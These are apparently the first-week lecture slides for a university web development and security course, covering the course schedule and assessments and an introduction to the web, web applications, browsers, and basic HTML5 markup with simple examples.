

Part 1: Introduction to the Course

Part 2: Introduction to Web Development with HTML5

Web Development and Security (ZEIT3119)

Week 1

Dr. Reza Rafeh

Part 1:

Introduction to the Course

Course Aims

The course aims to introduce students to core concepts and practical skills for developing server-side infrastructure for web applications.

- Analysing the requirements of web applications for real-world problems.
- Applying user-centred design to achieve great user experiences when developing web applications
- Designing and developing web applications using the state of the art web application frameworks
- Developing scalable web systems using well-designed APIs
- Using appropriate testing methods to ensure the quality of web applications
- Identifying and implementing web ethics through appropriate online behaviour, and adopting ethical standards to provide a moral framework
- Using contemporary database systems for managing user information
- Identifying and implementing security threats to a web application
- Analysing the degree of security of a web system

Course Schedule

Week	Date	Topic
1	27/02	Introduction to Web Development HTML5
2	06/03	CSS3 Bootstrap
3	13/03	User-centred Design Prototyping (online recorded lecture)
4	20/03	JavaScript Document Object Model (DOM)
5	27/03	Introduction to Ajax and jQuery
6	03/04	Introduction to PHP
Semester Break		
7	24/04	Relational Databases MySQL Integrating PHP and MySQL (online recorded lecture)
8	01/05	Model–View–Controller (MVC) Laravel API Node.js
9	08/05	Ethics and Session Management
10	15/05	OWASP and Session Fixation
11	22/05	SQL Injection and XSS
12	31/05	Broken Authentication

Course Format

- 2 hours Lecture per week: Monday 1400 - 1600
- 2 hours Lab per week: Monday 1600- 1800
Wednesday 1500 – 1700
- Please check your timetable to determine which lab to attend.

Course Assessments

- 3 in-class quizzes.
- 2 Group Projects
- Final exam

Assessment	Weight	Group/Individual	Opening Date	Close Date
Quiz 1	5%	Individual	20/03 and 22/03	20/03 and 22/03
Quiz 2	5%	Individual	01/05 and 03/05	01/05 and 03/05
Quiz 3	5%	Individual	01/05 and 03/05	01/05 and 03/05
Project 1	20%	Group and individual	27/02	07/04 23h59
Project 2	25%	Group and individual	24/04	05/06 23h59
Final Exam	40%	Individual	During exam period	

Course Staff



**Dr Reza Rafeh - Course Lecturer
Lab Demonstrator for Monday 1600-1800**



**Dr Faycal Bouhafs - Course Convenor Lab
Lab Demonstrator for Wednesday 1500-1700**

Part 2:

Introduction to Web Development with HTML5



Outline

- World Wide Web
- Website vs Web Application
- Basic Elements
- List
- Table
- Forms
- Hyperlink
- Syntax Validation
- Web Layout
- Web Browsers
- WAMP Installation

Web

- A web is a complex system of interconnected elements.
 - Elements are computers or other technology devices
 - Interconnected: Passing data between them using the Internet
 - Given this infrastructure, many different services can be provided.



Internet

- On the same network:
 - Information delivered: books, brochures, newspapers, music, films
 - Asynchronous conversations can take place. Letters or bills can be delivered using a mail service as email.
 - Synchronous conversations can take place in the form of text messaging, video conferencing, or audio telephony.
- The whole network works because of a set of rules or protocols. Each service is governed by its own rules or protocols which you would need to know in order to be able to use the mail service or a video conferencing service.


Class Activity

- Give examples of protocols used for these services:
 - Communication protocol for the Internet **TCP/IP**
 - To access web contents (web pages) **HTTP,**
HTTPS
 - Email **POP3, SMTP**
 - File transfer **FTP**
 - Video streaming and online gaming **UDP**

What is a Website?

- Pages that can be visited on internet
- Providing information from all around the world
- Need to follow rules and regulations:
 - Client-Sever architecture standard
- Different types of websites
 - Static - information does not change - Wikipedia
 - Dynamic – Update the information based on user e.g login form
 - eCommerce – trading websites


Number of internet users worldwide from 2005 to 2022 *(in millions)*



Source: www.statista.com

How Many Websites Are There?

Number of websites online from 1991 to 2021



Source: www.statista.com

Only 17% of websites are active


Browsing vs Navigation

- Imagine reading a newspaper
 - We could read from cover to cover: browsing
 - We could jump straight to the back to the sports pages: navigation
- Imagine using a library
 - we could browse along shelves looking for any interesting book: browsing
 - We could look for a book by its topic number, going directly to the book based on its topic number: Navigation
- We could use similar techniques to navigate or browse the Web. Navigation can happen using hyperlinks, buttons, menu items, etc.

Web Server

Web Server


- Server has software that allows it to send not only web pages, but also picture files and other media across the Internet
- File store for web pages and any additional material such as pictures, audio and video clips.



Web Client

- Some software running on a device to retrieve the information that is available in other places
- The software is able to present some or all text, pictures, graphics, sound, video, games, or other applications.
- This software is known as browser.

Web Server



Website - Basic Parts

- Websites consist of three parts
 - GUI
 - web pages that you visit
 - For GUI building HTML is used from long time
 - Coding
 - logic that provides functionality or makes website dynamic
 - Database
 - manages data provided by end user

HTML5, CSS and JavaScript

- Web pages are written using HTML
- HTML stands for HyperText Markup Language.
- Web browsers render the page according to the HTML code.
- CSS allows for styling and customized look and feel with your HTML code
- JavaScript lets us create dynamic interaction and gives us the ability to manipulate html elements using the Document object model (DOM).

HTML5, CSS and JavaScript


- HTML – For structure and content.
- CSS – For layout, look and feel.
- JavaScript – For dynamic elements.

Note: All web browsers use HTML, CSS and JavaScript to display webpages you visit.

HTML5, CSS and JavaScript


- Section 1 (Client Side)
 - HTML5
 - CSS3
 - JavaScript
- Section 2 (Server Side)
 - PHP
 - MySQL

HTTP Request-Response Cycle



Web Browsers

- Web design should look great in all major browsers.
- First, ensure the web design to be properly rendered in the commonly used browsers
- Then, add enhancements with CSS / JavaScript and other new technologies in most recent versions.





Web Browsers

- One useful tool in Mozilla Firefox browsers is Page Inspector, which can be invoked through the shortcut Ctrl + Shift + C (luckily, this shortcut is the same on Google Chrome browsers, to invoke a similar tool called “Elements”).
- The tool allows you to modify the codes on the fly, aiding web developers in editing and viewing at the same time.
- It can be a disadvantage as well, the Page Inspector reveals the HTML code which makes it easy to copy web pages. This means that is easy to fake websites.
- The client side (in this case web browsers) is supplied with every relevant code to display a web page. The clients can also reveal the codes supplied to them.

Web Application

- Web Application refers to a package that displays dynamic web pages.
- It is an application program that is stored on a remote server and delivered through internet through browser interface e.g IE, Chrome, firefox
- They don't need to be downloaded
- To operate a web application it requires a web server, application server and a database
- The display of dynamic pages depends on the data that the users previously supply.

Benefits

- Allowing multiple users accessing the same version of application
- They don't need to be installed or downloaded
- Can be accessed through multiple browsers
- They can be accessed through various platform like laptops, desktops or mobile

Web Application vs Website

Web Application	Website
Web application is designed for interaction with end users.	Website basically contains static content.
The user of web application can read the content of web application and also manipulate the data.	The user of website only can read the content of website but not manipulate .
The web application site should be precompiled before deployment.	The website does not need to be precompiled .
The function of a web application is quite complex.	The function of website is simple.
Web application is interactive for users.	Website is not interactive for users.
The browser capabilities involved with a web application is high.	The browser capabilities involved with web site is high.
Integration is complex for web application because of its complex functionality.	Integration is simpler for web site.
Web application mostly requires authentication	In website authentication is not necessary.

Source: <https://www.geeksforgeeks.org/difference-between-web-application-and-website/>

WAMP/MAMP/LAMP Server

- WAMP - “Windows, Apache, MySQL, and PHP”
- MAMP - “Mac, Apache, MySQL, and PHP,”
- LAMP - “Linux, Apache, MySQL, and PHP.”
- Comes in the form of package that bind the bundled program together
- Always download the latest version

Basic Elements - Definition Of HTML



HTML Components

HTML is composed of a bunch of nodes (also tags, elements) organized as a tree.


Each HTML node contains

- Content
- Attributes
- Other nodes

HTML nodes represent semantics, or meaning. For example, the `<title>` node represents the title of the document.

HTML Elements

Anatomy of an HTML Element



Basic Elements - Structure of HTML

- <title> Displayed on the browser tab </title>
- <h1> Displayed as bold font weight and in large font size. </h1>

This is heading 1

This is heading 2

This is heading 3

This is heading 4

This is heading 5

This is heading 6

Basic Elements

```
<!DOCTYPE html>
<html>
  <body>
    <h1>My First Heading</h1>
    <p>My first paragraph.</p>
  </body>
</html>
```

Example 2

```
<!DOCTYPE html>
<html>
  <body>
    <h1>Black Goose Bistro</h1>
    <h2>The Restaurant</h2>
    <p>The Black Goose Bistro offers casual lunch and dinner
fare           in a hip atmosphere. The menu changes regularly to highlight
the freshest ingredients. </p>
    <h2>Catering</h2>
    <p>You have fun... <i>we'll handle the cooking </i>. Black Goose
Catering can handle events from snacks for bridge club to elegant
corporate fundraisers.</p>
  </body>
</html>
```

Resources for learning HTML, CSS and JavaScript

- **Brackets**

Brackets is a free, modern open-source text editor made especially for Web Development.

Features

- Live preview lets you see changes instantly on screen
- Inline editors that let you work on code side-by-side without any popups

Download Brackets from the following link:

<https://sourceforge.net/projects/brackets.mirror/>

The screenshot shows the Brackets IDE interface. On the left, the 'Working Files' sidebar lists 'index.html', 'Getting Started', 'screenshots', and 'main.css'. The main editor area displays the HTML code for 'index.html', which includes sections for 'GETTING STARTED WITH BRACKETS', 'MADE WITH <3 AND JAVASCRIPT', 'WHAT IS BRACKETS?', 'GET STARTED WITH YOUR OWN FILES', and a sample section. A red circle highlights the 'Getting Started' link in the sidebar. On the right, a browser window titled 'GETTING STARTED WITH BRACKETS' shows the rendered HTML content. The browser's address bar shows '127.0.0.1:49849/index.html'. The browser window has a red circle highlighting its close button.

```

1 <!DOCTYPE html>
2 <html>
3 
4   <head>
5     <meta charset="utf-8">
6     <meta http-equiv="X-UA-Compatible" content="IE=edge">
7     <title>GETTING STARTED WITH BRACKETS</title>
8     <meta name="description" content="An interactive getting started guide for Brackets.">
9     <link rel="stylesheet" href="main.css">
10    </head>
11    <body>
12 
13      <h1>GETTING STARTED WITH BRACKETS</h1>
14      <h2>This is your guide!</h2>
15 
16      <!--
17        MADE WITH <3 AND JAVASCRIPT
18      -->
19 
20      <p>
21        Welcome to Brackets, a modern open-source code editor that's yet powerful, code editor that blends visual tools into the editor so you get the right amount of help when you want it.
22      </p>
23 
24      <!--
25        WHAT IS BRACKETS?
26      -->
27      <p>
28        Brackets is a different type of editor.
29        Brackets has some unique features like Quick Edit, Live Preview and others that you may not find in other editors. Brackets is written in JavaScript, HTML and CSS. That means that most of you using Brackets have the skills necessary to modify and extend the editor. In fact, we use Brackets every day to build Brackets. To learn more about how to use the key features, read on.
30      </p>
31 
